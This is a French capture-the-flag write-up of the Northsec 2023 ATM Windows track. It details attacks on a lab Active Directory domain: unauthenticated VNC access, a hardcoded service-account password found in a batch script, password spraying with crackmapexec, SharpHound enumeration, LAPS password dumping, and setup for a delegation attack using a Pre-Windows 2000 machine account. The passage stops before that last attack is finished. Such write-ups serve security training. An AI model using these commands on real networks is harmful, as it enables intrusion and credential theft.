
Write-up Windows Track (ATM Network) - Northsec 2023

rayanlecat#2609 / @rayanlecat si vous avez des questions

On commence le challenge avec comme informations :
www.bank.ctf et atm01.bank.ctf



On peut communiquer avec deux machines qui ont respectivement comme IPv6 :

- 9000:c1f3:fea4:dec1:216:3eff:fec1:d440 (www.bank.ctf)
- 9000:c1f3:fea4:dec1:216:3eff:fe13:ef28 (atm01.bank.ctf)

Nmap (www.bank.ctf)


```
Nmap scan report for www.bank.ctf (9000:c1f3:fea4:dec1:216:3eff:fec1:d440)
Host is up (0.0080s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http
```

Nmap (atm01.bank.ctf)

```
Nmap scan report for atm01.bank.ctf (9000:c1f3:fea4:dec1:216:3eff:fe13:ef28)
Host is up (0.018s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
5900/tcp open  vnc
```

Flag Bonus 1


Sur la première machine nous trouvons un seul service HTTP exposé sur le port 80.
Quand on se rend sur le service HTTP, on découvre une application qui nous permet d'observer des transactions d'argent et le montant que possède chaque compte.
En regardant le code source de chaque page on trouve un flag bonus :



Flag 1

Sur atm01.bank.ctf on a accès au VNC sans être authentifié :


```
./vncviewer 9000:c1f3:fea4:dec1:216:3eff:fe13:ef28
```




On récupère le premier flag :

Flag 2

En regardant dans les fichiers qu'il y a sur la machine on trouve une fichier qui nous indique que les mises à jour ont étéves :




Dans le dossier avec tout les scripts, il y a un script nommé `RunUpdate.bat` :




```
:RunUpdate.bat

:: Mounts the update server and pulls in all code updates.
:: This task is critical to keep the ATM running. Do not disable.

net use z: \\NFS01\atm\packages qb@ZWFVF2$1w$[*= /user:bank\ATMService
copy z:\software C:\Packages

net use * /delete

:: rot47
:: u{pv\a_732_d57g36275ffh_3cbgde5fg`6hc
```

Dedans on trouve un deuxième flag qui est encodé en rot47 :




Flag 3

On peut essayer de se connnecter avec le compte qu'on a récupéré précedemment :

```
poetry run crackmapexec smb atm01.bank.ctf -u ATMService -p 'qb@ZWFVF2$1w$[*='
```

Mais on obtient l'erreur `STATUS_PASSWORD_EXPIRED` ce qui signifie que le mot de passe de l'utilisateur a expiré, mais si on se réfère à l'article qu'à écrit `n00py` https://www.n00py.io/2021/09/resetting-expired-passwords-remotely/ (https://www.n00py.io/2021/09/resetting-expired-passwords-remotely/). On peut grâce à différents moyens rénitialiser le mot de passe de l'utilisateur. Et en donné qu'on a un accès VNC on peut changer d'utilisateur et reset le mot de passe :



On réussi à se connecter avec ce compte une fois le mot de passe rénitialisé :


```
→ CrackMapExec git:(master) x poetry run crackmapexec smb hosts.txt -u 'ATMService' -p 'qb@ZWFVF2$1w$[*=1337'
SMB         atm01.bank.ctf  445    ATM01           [*] Windows 10.0 Build 19041 x64 (name:ATM01) (domain:bank.ctf) (signing:False) (SMBv1:False)
SMB         dc01.bank.ctf   445    DC01            [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:bank.ctf) (signing:True) (SMBv1:False)
SMB         itops01.bank.ctf 445    ITOPS01          [*] Windows 10.0 Build 17763 x64 (name:ITOPS01) (domain:bank.ctf) (signing:False) (SMBv1:False)
SMB         adcs01.bank.ctf 445    ADCS01          [*] Windows 10.0 Build 17763 x64 (name:ADCS01) (domain:bank.ctf) (signing:False) (SMBv1:False)
SMB         atm01.bank.ctf  445    ATM01           [+] bank.ctf\ATMService:qb@ZWFVF2$1w$[*=1337
SMB         dc01.bank.ctf   445    DC01            [+] bank.ctf\ATMService:qb@ZWFVF2$1w$[*=1337
SMB         itops01.bank.ctf 445    ITOPS01          [+] bank.ctf\ATMService:qb@ZWFVF2$1w$[*=1337
SMB         adcs01.bank.ctf 445    ADCS01          [+] bank.ctf\ATMService:qb@ZWFVF2$1w$[*=1337
```

Maintenant qu'on a compromis un compte de domaine on va pouvoir énumérer les droits qu'on a dans le domaine avec SharpHound :

```
.\SharpHound.exe -c All --domaincontroller dc01.bank.ctf
```

```
C:\Windows\Tasks>.\SharpHound.exe -c All --domaincontroller dc01.bank.ctf
2023-05-21T13:37:30.0346031-04:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2023-05-21T13:37:30.2586093-04:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP,
ObjectProps, DCOM, SPNTargets, PSRemote
2023-05-21T13:37:30.3626195-04:00|INFORMATION|Initializing SharpHound at 1:37 PM on 2023-05-21
2023-05-21T13:37:30.9296168-04:00|INFORMATION|Loaded cache with stats: 151 ID to type mappings.
 153 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2023-05-21T13:37:30.9706039-04:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPN
Targets, PSRemote
2023-05-21T13:37:31.3346263-04:00|INFORMATION|Beginning LDAP search for bank.ctf
2023-05-21T13:37:31.4026272-04:00|INFORMATION|Producer has finished, closing LDAP channel
2023-05-21T13:37:31.4056076-04:00|INFORMATION|LDAP channel closed, waiting for consumers
2023-05-21T13:38:01.9676159-04:00|INFORMATION|Status: 34 objects finished (+34 1.133333)/s -- Using 44 MB RAM
2023-05-21T13:38:17.1506134-04:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2023-05-21T13:38:17.2096165-04:00|INFORMATION|Output channel closed, waiting for output task to complete
2023-05-21T13:38:17.3336094-04:00|INFORMATION|Status: 192 objects finished (+158 4.173913)/s -- Using 45 MB RAM
2023-05-21T13:38:17.3346087-04:00|INFORMATION|Enumeration finished in 00:00:46.0111045
2023-05-21T13:38:17.5276107-04:00|INFORMATION|Saving cache with stats: 151 ID to type mappings.
 153 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2023-05-21T13:38:17.5406094-04:00|INFORMATION|SharpHound Enumeration Completed at 1:38 PM on 2023-05-21! Happy Graphing!
```

Une fois dans Bloodhound on voit que l'utilisateur qu'on a compromis précédemment est membre du groupe ATMAccounts qui possède les droits GenericAll.



Pour compromettre la machine on a deux possibilités qui s'offrent à nous.

Première façon

On voit qu'il y a LAPS d'installer sur le domaine Active Directory :


```
SMB    atm01.bank.ctf  445  ATM01  [+] Enumerated shares
SMB    dc01.bank.ctf   445  DC01   C$                    Default share
SMB    atm01.bank.ctf  445  ATM01  Share      Permissions Remark
SMB    dc01.bank.ctf   445  DC01   IPC$       READ        Remote IPC
SMB    dc01.bank.ctf   445  DC01   LAPS       READ
SMB    dc01.bank.ctf   445  DC01   NETLOGON   READ        Logon server share
```

Si on se réfère à notre bible préféré TheHackerRecipes, on voit qu'avec les droits GenericAll sur une machine on peut aller lire l'attribut `ms-mcs-admpwd` qui contient le mot de passe LAPS, celui de l'Administrateur RID 500 par défault. Si vous voulez plus d'informations sur le fonctionnement de l'attaque -> https://www.thehacker.recipes/ad/movement/dacl/readlapspassword (https://www.thehacker.recipes/ad/movement/dacl/readlapspassword).

```
python3 laps.py -l 'dc01.bank.ctf' -u 'ATMService' -p 'qb@ZWFVF2$1w$[*=1337' -d bank
```

```
→ LAPSDumper git:(main) python3 laps.py -l 'dc01.bank.ctf' -u 'ATMService' -p 'qb@ZWFVF2$1w$[*=1337' -d bank.ctf
LAPS Dumper - Running at 05-21-2023 19:33:07
ATM01 W8Jy&lh5)601ud$
```

On peut essayer de se connnecter avec ce compte et on voit bien la mention de `(Pwn3d!)` qui signifie que le compte est bien administrateur local.




Deuxième façon

En regardant encore sur TheHackerRecipes on voit qu'avec les droits GenericAll sur une machine on peut aussi effectuer une RBCD (Ressource Based Constrained Delegation). Si vous voulez plus d'informations sur le fonctionnement de l'attaque -> https://www.thehacker.recipes/ad/movement/kerberos/delegations/rbcd (https://www.thehacker.recipes/ad/movement/kerberos/delegations/rbcd).


Quand on regarde les prérequis de l'attaque, on voit qu'il faut qu'on est compromis soit un compte avec un SPN, soit un compte machine, soit un compte qui nous permet de faire du SPN-less RBCD.
Dans un premier temps on pourrait penser à créer un compte machine nous même mais le MachineAccountQuota est définit à 0 .

Actuellement nous avons aucun de ces 3 pré-requis. Donc il faut qu'on trouve le moyen d'acquérir l'un de ces comptes.

Encore en regardant sur TheHackerRecipes, on voit que si un compte machine est configuré comme Pre-Windows 2000, son mot de passe est basé sur son nom. On a de la chance car il y a une machine dans le domaine qui est configuré de cette façon là :



Dans un premier temps on va récupérer la liste des machine qui sont configurés de cette façon et on génère le mot de passe associée :




```
→ ldapsearch-ad git:(master) x cat results.txt | grep "sAMAccountName" | awk '{print $5}' | tee computers.txt
webdev-old$
```

```
→ ldapsearch-ad git:(master) x cat results.txt | grep "sAMAccountName" | awk '{print tolower($5)}' | tr -d '$' | tee passwords.txt
webdev-old
```


On test de se connecter avec mais on a une erreur :

```
→ CrackMapExec git:(master) x poetry run crackmapexec smb dc01.bank.ctf -u 'webdev-old$' -p 'webdev-old'
SMB         dc01.bank.ctf   445    DC01            [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:bank.ctf) (signing:True) (SMBv1:False)
SMB         dc01.bank.ctf   445    DC01            [-] bank.ctf\webdev-old$:webdev-old STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT
```

Mais bonne nouvelle ça veut dire qu'on a le bon mot de passe et qu'on peut rénitialiser celui-ci :

> You will see the error message **STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT** when you have guessed the correct password for a computer account that has not been used yet. (trustedsec.com)
>
> Testers can then change the Pre-Windows 2000 computer accounts' password (i.e. rpcchangepwd.py, kpasswd.py, etc.) in order to use it.

On arrive bien à se connecter avec ce compte donc on a les pré-requis pour effectuer une RBCD :



